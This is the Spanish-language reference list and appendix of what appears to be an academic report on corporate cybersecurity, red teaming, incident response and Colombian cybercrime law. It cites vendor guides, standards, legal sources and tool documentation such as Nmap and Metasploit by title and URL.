Castro, A. (2024). Formar a los empleados en materia de ciberseguridad: cursos, recursos y actividades. Cyber War Mag. Recuperado el 27 de octubre de 2024, de https://cyberwarmag.com/formar-a-los-empleados-en-materia-de-ciberseguridad/

Check Point Software. (n.d.). ¿Qué es la respuesta a incidentes?. Recuperado el 23 de noviembre de 2024, de https://www.checkpoint.com/es/cyber-hub/cyber-security/what-is-incident-response

CIS. (n.d.). Guía completa sobre controles de seguridad CIS. Recuperado de https://ciberseguridad.com/herramientas/controles-seguridad-cis/

Colegio Profesional Nacional de Ingenieros en Sistemas y Ciencias de la Computación (COPNIA). (2024). Código de ética. Recuperado el 24 de octubre de 2024, de https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Corte Constitucional de Colombia. (1996). C-067-96. Recuperado el 24 de octubre de 2024, de https://www.corteconstitucional.gov.co/relatoria/1996/C-067-96.htm

Digital Guardian. (2024). What is the Principle of Least Privilege (POLP)? Recuperado el 27 de octubre de 2024, de https://www.digitalguardian.com/blog/what-principle-least-privilege-polp-best-practice-information-security-and-compliance

González, G. G. (2024, noviembre 10). Red Team: pruebas de simulación avanzada de ciberataques. KPMG Tendencias. Recuperado de https://www.tendencias.kpmg.es/2024/09/apostar-pruebas-simulacion-avanzada-ciberataques/

Hinestrosa. (2018). Notas sobre la responsabilidad por incumplimiento de las obligaciones. Revista de Derecho Privado, (36), Art. 36. https://doi.org/10.18601/01234366.n36.01. Recuperado el 25 de octubre de 2024, de https://revistas.uexternado.edu.co/index.php/derpri/article/view/5787/7298

IBM. (n.d.). ¿Qué es la respuesta a incidentes?. Recuperado el 24 de noviembre de 2024, de https://www.ibm.com/es-es/topics/incident-response

IBM. (n.d.). What are CIS benchmarks?. Recuperado el 24 de noviembre de 2024, de https://www.ibm.com/topics/cis-benchmarks

Intelequia. (n.d.). Red Team y Blue Team: Funciones y diferencias en ciberseguridad. Recuperado el 24 de noviembre de 2024, de https://intelequia.com/es/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad

Instituto Colombiano de Derecho Procesal (ICDP). (2024). El deber de denunciar: su fundamento y límites observados desde una perspectiva empresarial. Recuperado el 24 de octubre de 2024, de https://icdp.org.co/el-deber-de-denunciar-su-fundamento-y-limites-observados-desde-una-perspectiva-empresarial/

ISACA. (2024). Six Benefits of a Cybersecurity Audit (and 6 Steps to Perform One). Recuperado el 27 de octubre de 2024, de https://www.isaca.org/resources/news-and-trends/industry-news/2024/six-benefits-of-a-cybersecurity-audit

Joint Task Force Interagency Working Group. (2020). Security and Privacy Controls for Information Systems and Organizations. National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-53r5

Kaspersky. (n.d.). Ataques contra la ciberseguridad e infracciones de la ciberseguridad. Recuperado el 23 de noviembre de 2024, de https://latam.kaspersky.com/resource-center/preemptive-safety/how-to-prevent-cyberattacks

Legales, A. (2024). Responsabilidad del empleador en materia de riesgos laborales. Asuntos Legales. Recuperado el 24 de octubre de 2024, de https://www.asuntoslegales.com.co/consultorio/responsabilidad-del-empleador-en-materia-de-riesgos-laborales-2736472

Ley 1273 de 2009. (2024). Gestor Normativo. Recuperado el 24 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Ley 599 de 2000. (2024). Gestor Normativo. Recuperado el 24 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=6388

National Institute of Standards and Technology (NIST). (n.d.). Recuperado el 23 de noviembre de 2024, de https://www.nist.gov/

Noticias ONU. (2024). El espionaje digital tiene un efecto devastador para los derechos humanos, denuncia experta. Recuperado el 25 de octubre de 2024, de https://news.un.org/es/story/2023/03/1519377

NinjaOne. (2024, noviembre 9). Cómo usar Nmap en 2023: guía completa con ejemplos. Recuperado de https://www.ninjaone.com/es/blog/utilizar-nmap-guia-completa/

OffSec. (2024, noviembre 9). OffSec’s Exploit Database Archive. Recuperado de https://www.exploit-db.com/

OpenWebinars. (2024, noviembre 10). ¿Tu empresa es segura? Cómo un Red Team revela la verdad. OpenWebinars.net. Recuperado de https://openwebinars.net/blog/tu-empresa-es-segura-como-un-red-team-revela-la-verdad/

PricewaterhouseCoopers (PwC). (2024). Evolución de la ciberseguridad en la era digital. Recuperado el 28 de octubre de 2024, de https://www.pwc.com/co/es/pwc-insights/evolucion-ciberseguridad.html

Puschner, E., Moos, T., Becker, S., Kison, C., Moradi, A., & Paar, C. (2023). Red Team vs. Blue Team: A real-world hardware Trojan detection case study across four modern CMOS technology generations. 2023 IEEE Symposium on Security and Privacy (SP), 56–74. https://doi.org/10.1109/SP46215.2023.10179341

Rapid7. (2024, noviembre 10). metasploit-framework/documentation/modules/payload/windows/meterpreter/reverse_tcp.md at master · rapid7/metasploit-framework. GitHub. Recuperado de https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/windows/meterpreter/reverse_tcp.md

SANS Institute. (n.d.). Cyber Security Training, Degrees & Resources. Recuperado el 23 de noviembre de 2024, de https://www.sans.org/

SCADA. (n.d.). Seguridad en sistemas de control y supervisión de datos. Recuperado de https://lovtechnology.com/seguridad-en-sistemas-de-control-supervision-y-adquisicion-de-datos-scada/

Sill, A., & Rashid, A. (2012). Incident response teams – Challenges in supporting the organisational security function. Computers & Security, 31(5), 643-652. https://doi.org/10.1016/j.cose.2012.04.001

TechTarget. (2024). What is Anomaly Detection? An Overview and Explanation. Recuperado el 27 de octubre de 2024, de https://www.techtarget.com/searchenterpriseai/definition/anomaly-detection

Tripwire. (n.d.). Use cases and cost justification. Recuperado el 24 de noviembre de 2024, de https://www.tripwire.com/state-of-security/cis-controls-use-cases-cost-justification

Varonis. (2024, noviembre 10). What is Metasploit? The Beginner's Guide. Recuperado de https://www.varonis.com/blog/what-is-metasploit

Apéndices

Apéndice A

Video en YouTube

https://youtu.be/PsnFOlOdt1U